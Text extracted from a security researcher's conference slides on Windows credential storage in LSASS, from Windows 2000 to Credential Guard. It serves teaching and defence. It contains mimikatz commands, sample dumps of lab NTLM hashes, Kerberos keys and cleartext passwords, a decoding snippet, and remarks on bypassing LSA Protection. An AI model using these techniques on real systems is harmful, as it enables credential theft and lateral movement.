




From mimikatz to kekeo

passing by new Microsoft Security Technologies



Benjamin DELPY `gentilkiwi`




`whoami` ?

Benjamin DELPY - @gentilkiwi

– Security researcher at night (*it's not my work*)

– Author of `mimikatz`

- *This little program that I wrote to learn C*
- And `kekeo`, for my (your ?) personal usage ;)



– I'm not:

- **Bachelor, CISSP, CISA, OSCP, CHFI, CEH, ISO*, MCSA, CHFI, PASSI, [...]**


– Memes count: >15 – “Cyber*”: 0





mimikatz :: sekurlsa

LSA (PLAYSKOOL level)






Little retrospective





Windows 2000



Yes, it still exist on some AD environments

- Who said ‘even DC’ ? ☺

Credentials can be in multiple places, but in LSASS we can easily find:

- LM & NTLM hashes (no encryption at all) ;
- Kerberos:
 - keys (no encryption at all) ;
 - Not tested: tickets and session key, but it seems logical ;
 - Passwords (if not already consumed) ;

Passwords are “encrypted” in memory

```
hash = *((PBYTE) &session.Password.Length + 1);
*((PBYTE) &session.Password.Length + 1) = 0;
RtlRunDecodeUnicodeString(hash, &session.Password);
```

basically, a XOR with
a 1 byte ‘key’ !

And this “key” is stored in the secret structure

Invite de commandes

```
.##### mimilove 1.0 "Love edition <3" (Jul 19 2015 02:35:34)
.## ^ ##
## < > ## /* * *
## < > ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## < > ## http://blog.gentilkiwi.com/mimikatz
## < > ## Windows 2000 only!
* * */

=====
LSASRV Credentials (MSV1_0, ...)
=====

Authentication Id : 0 ; 114370 (00000000:0001bec2)
Session          : Interactive from 0
User Name        : Administrateur
Domain           : VM-W2K-PRO
Logon Time       : 19/07/2015 02:25:37
SID              : S-1-5-21-1004336348-838170752-839522115-500
[Primary]
* Username : Administrateur
* Domain  : VM-W2K-PRO
* LM      : d0e9aee149655a6075e4540af1f22d3b
* NTLM    : cc36cf7a8514893efcccd332446158b1a

Authentication Id : 0 ; 193014 (00000000:0002f1f6)
Session          : Interactive from 0
User Name        : Test
Domain           : VM-W2K-PRO
Logon Time       : 19/07/2015 02:27:24
SID              : S-1-5-21-1004336348-838170752-839522115-1001
[Primary]
* Username : Test
* Domain  : VM-W2K-PRO
* LM      : a7a336fa21c3e7b7e5e55d3fd61bc4d6
* NTLM    : 82f50924b7e0d0f365d280431864e033

=====
KERBEROS Credentials (no tickets, sorry)
=====

Authentication Id : 0 ; 193014 (00000000:0002f1f6)
User Name        : Test
Domain           : VM-W2K-PRO
Password         : strongpassword
rc4_hmac_nt     : 82f50924b7e0d0f365d280431864e033
rc4_hmac_old    : 82f50924b7e0d0f365d280431864e033
rc4_md4         : 82f50924b7e0d0f365d280431864e033
des_cbc_md5    : 0b2f7a6e07a8dc3e
des_cbc_crc    : 0b2f7a6e07a8dc3e
rc4_hmac_nt_exp : 82f50924b7e0d0f365d280431864e033
rc4_hmac_old_exp: 82f50924b7e0d0f365d280431864e033

Authentication Id : 0 ; 114370 (00000000:0001bec2)
User Name        : Administrateur
Domain           : VM-W2K-PRO
Password         : wazai1234/
rc4_hmac_nt     : cc36cf7a8514893efcccd332446158b1a
rc4_hmac_old    : cc36cf7a8514893efcccd332446158b1a
rc4_md4         : cc36cf7a8514893efcccd332446158b1a
des_cbc_md5    : 19ba4323c7cb7685
des_cbc_crc    : 19ba4323c7cb7685
rc4_hmac_nt_exp: cc36cf7a8514893efcccd332446158b1a
rc4_hmac_old_exp: cc36cf7a8514893efcccd332446158b1a
```



Windows XP/2003



➲ This time, we have a gift: **WDigest** provider

- *Authentication to Web Site, SASL, LDAP scenarios...*
- <https://technet.microsoft.com/library/cc778868.aspx>
- <https://www.ietf.org/rfc/rfc2617.txt>

➲ We now have constantly passwords in memory

- Someone at Microsoft had to think it was dangerous

➲ LSA SSO secrets are now protected by **LsaEncryptMemory**

- and unprotected by **LsaUnprotectMemory**
- Crypto: RC4 or DESx algorithms (depending on the secret size)

➲ Keys and ‘IV’ are stored near the secret (in LSASS process)

➲ First Windows version supported by mimikatz to dump Kerberos tickets and associated session key

➲ In “bonus”, TsPkg provider can be added manually in Windows XP (but let’s go on)

```
mimikatz 2.1 x86 (oe.eo)

.#####. minikatz 2.1 <x86> built on Jan 7 2017 03:40:17
.## ^ ##. "A La Vie, A L'Amour"
## / \ ## /* * */
## \ / ## Benjamin DELPY `gentilkiwi` <benjamin@gentilkiwi.com>
## v ## http://blog.gentilkiwi.com/minikatz
## ##### oe.eo>
## ##### with 20 modules * * */

mimikatz # sekurlsa:::wdigest

Authentication Id : 0 ; 127326 <00000000:0001f15e>
Session          : Interactive from 0
User Name        : Gentil Kiwi
Domain          : UM-WXP-PRO
Logon Server    : UM-WXP-PRO
Logon Time      : 09/01/2017 00:16:46
SID              : S-1-5-21-1123561945-436374069-682003330-1003

wdigest :
* Username : Gentil Kiwi
* Domain  : UM-WXP-PRO
* Password : wazal1234/

Authentication Id : 0 ; 997 <00000000:000003e5>
Session          : Service from 0
User Name        : SERVICE LOCAL
```



Windows Vista/7



Other new gifts

- Older still here, of course ;)
- **TSPkg** (*CredSSP support*)
 - *Credential Delegation for Terminal Server/PowerShell/Double hop, etc...*
- **LiveSSP** (*ok, not really a gift, but it's here too*)

We now have constantly several passwords in memory

- Someone at Microsoft had to think it was more and more dangerous

LSA SSO secrets are still protected by **LsaEncryptMemory**

- and of course unprotected by **LsaUnprotectMemory**
- Crypto: **3DES** or **AES** algorithms (depending on the secret size)

Keys and IV are stored near the secret (in LSASS process)

```
mimikatz 2.1 x64 (oe.eo)

.#####. mimikatz 2.1 (x64) built on Dec 17 2016 13:07:02
.## ^ ##. "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 333225 (00000000:000515a9)
Session          : Interactive from 1
User Name        : Gentil Kiwi
Domain           : HACK-1
Logon Server     : HACK-1
Logon Time       : 11/01/2017 00:04:22
SID              : S-1-5-21-1982681256-1210654043-1600862990-1000

msv :
[00010000] CredentialKeys
* NTLM      : cc36cf7a8514893efcccd332446158b1a
* SHA1      : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
[00000003] Primary
* Username  : Gentil Kiwi
* Domain   : HACK-1
* NTLM      : cc36cf7a8514893efcccd332446158b1a
* SHA1      : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
tspkg :
* Username  : Gentil Kiwi
* Domain   : HACK-1
* Password  : waza1234/
wdigest :
* Username  : Gentil Kiwi
* Domain   : HACK-1
* Password  : waza1234/
kerberos :
* Username  : Gentil Kiwi
* Domain   : HACK-1
* Password  : (null)
ssp :
credman :
```



Windows 8/8.1

“Sometimes it is necessary to hit the rock bottom to better bounce”



Windows 8

- Still no change... a lots of passwords, keys, tickets


- Some new crazy stuff at logon:

- PIN Code
- Picture
- guys, really?
- Fingerprints


Domain credentials in
CLEAR in system vault !

Offline access is
possible

« lol »



- Default “(over)pass-the-hash” or “pass-the-ticket” to Remote Desktop





Windows 8/8.1

“Sometimes it is necessary to hit the rock bottom to better bounce”



➊ Windows 8.1 introduced a new “clean base”

- **No password by default in memory**

- WDigest is now “off” by default ☺

- **LSA logon session cache cleaner**

- it's more difficult to get credentials after logoff

- **“Restricted Admin mode for Remote Desktop Connection”**

- Avoid user credentials to be sent to the server (and stolen)
 - Allow authentication by **pass-the-hash**, **pass-the-ticket** & **overpass-the-hash** with **CredSSP**

- **“LSA Protection”**

- Deny memory access to **LSASS** process (protected process)
 - Bypassed by a driver or another protected process (remember? **mimikatz** has a driver ;))

- **“Protected Users security group”**

- No more **NTLM**, **WDigest**, **CredSSP**, no delegation nor SSO... Strengthening **Kerberos** only!
 - Kerberos tickets can still be stolen and replayed (and smartcard/pin code is in memory =))

➋ KB 2975625

- **Restricted Admin is now disabled by default ;)**

➌ Bad stuff still here for compatibility ☹



Windows 8/8.1

“Sometimes it is necessary to hit the rock bottom to better bounce”



Windows 8

- But management and marketing was here
 - Management is always here... (Tal too)*



imgflip.com

Microsoft Support Before: [Print](#) [Email](#)

Article ID: 2871997 View products that this article applies to.

Microsoft Support After: [Print](#) [Email](#)

By product Downloads Store Contact us

Article ID: 2871997 View products that this article applies to.

Tal Be'ery @TalBeerySec · 18 mai 2014
Can you spot the differences? #Microsoft #KB2871997. #PTH is alive! webcache.googleusercontent.com/search?q=cache... support.microsoft.com/kb/2871997


5 50 16 ***

Windows 10

"A new hope"



- We keep all the good things and we will add a secret ingredient: VSM
 - *But only for the rich, for the others: telemetry, Cortana...*
- A very good move *approaching* Crypto HSM architecture !



<https://blogs.technet.microsoft.com/ash/2016/03/02/windows-10-device-guard-and-credential-guard-demystified/>






Windows 10 - Credential Guard

NTLM - without B.S.



Hyper-V






Windows 10 - Credential Guard

Kerberos - without B.S.



Hyper-V

« Normal » Windows (vm-a)



Secure World (vm-b)

LsaISO





Windows 10 - Credential Guard without B.S.

Prerequisites (at this time)

- Windows 10 Enterprise
- ~~– Domain (works only with domain accounts)~~
- SecureBoot
- Virtualization
 - Don't start VMWare in the « guest » Windows OS after ;)

~~– TPM ?~~

Limitations

- ~~– No local accounts~~
- No Kerberos TGS session keys (why ?)
- Not really available in Virtual Machine (for now)
- Not enable by default
- Rely on Hyper-V and Hardware protection (*Intel © love to flash bad firmware ;)*

```
Session Key : 0x000000012 - aes256_hmac
87dbcb3a91187a2625ee6f23ca38d4632c380140142a8b30b9f2d0e962f
[Ticket] : 0x000000012 - aes256_hmac ; kmcn = 3 ; ...
[0x00000001]
* Start/End/MaxLifetime: 04/05/2015 23:13:55 ; 05/05/2015 09:18:55 ; 11/05/2015 23:13:55
* Service Name (0x7) : LDAP ; dc-c.corp.local ; corp.LOCAL ; @ CORP.LOCAL
* Target Name (0x7) : LDAP ; dc-c.corp.local ; corp.LOCAL ; @ CORP.LOCAL
* Client Name (0x3) : Administrateur ; @ CORP.LOCAL ; ( corp.LOCAL )
* TFlags 40a50000 : name_canonicalize ok_as_delegate ; pre_authent ; renewable ; forwardable
* Session Key : 0x000000012 - aes256_hmac ; kmcn = 3 ; ...
* Encrypted : 0x007edee6934e81e2923137495687bf32340731f089679c8
